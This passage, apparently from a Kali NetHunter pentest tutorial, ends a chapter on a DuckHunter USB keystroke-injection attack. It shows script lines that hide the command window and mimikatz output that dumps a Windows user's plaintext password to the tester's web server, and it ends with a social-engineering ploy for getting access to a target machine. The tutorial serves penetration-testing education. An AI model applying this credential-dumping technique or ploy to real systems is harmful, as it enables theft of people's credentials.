
REM Obfuscate the command prompt

STRING mode con:cols=18 lines=1

ENTER

STRING color FE

When everything is set, Plug the NetHunter device into the target system and execute the attack. Within a few seconds, you should see a new file popup on you Kali Webserver:



View the file to see the login credentials. Check out the modified file displayed below:

```
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 422457 (00300000:10767231)
Session           : Interactive from 1
User Name         : Dan
Domain           : Win7Desktop
Logon Server      : Win7Desktop
Logon Time        : 10/4/2016 1:15:41 PM
SID               :

    wdigest :
    * Username : Dan
    * Domain   : Win7Desktop
    * Password : ThisBeA(0mplexP@$$wurd-
```

We were able to successfully obtain the user and their plain text password from the Windows system.

## Conclusion

In this chapter, we covered using DuckHunter HID attack to turn the NetHunter phone into a Hak5 Rubber Ducky like device. Granted the USB Rubber Ducky would probably be more effective during an actual pentest as it looks like a standard USB drive, but hopefully we saw that the DuckHunter could be an effective tool as well. The trick would be in social engineering targets into allowing you to connect your phone to their system. Who knows, maybe “Can I plug my phone into your computer to charge it?” might just work.

## Resources & References

- DuckHunter Main Website: <https://ducktoolkit.com/>
- DuckHunter GitHub Website: <https://github.com/hak5darren/USB-Rubber-Ducky>
- DuckHunter Script Converter: <https://github.com/byt3bl33d3r/duckhunter>
- Hak5, “15 Second Password Hack, Mr. Robot Style”: <https://www.hak5.org/blog/15-second-password-hack-mr-robot-style>
- 15 Second Password Hack, Mr. Robot Style - Hak5 2101: <https://www.youtube.com/watch?v=4kX90HzA0FM>

For a lot more information on using Kali NetHunter, including numerous step-by-step hands-on tutorials, check out my book, “Security Testing with Kali NetHunter”. Available on Amazon.com.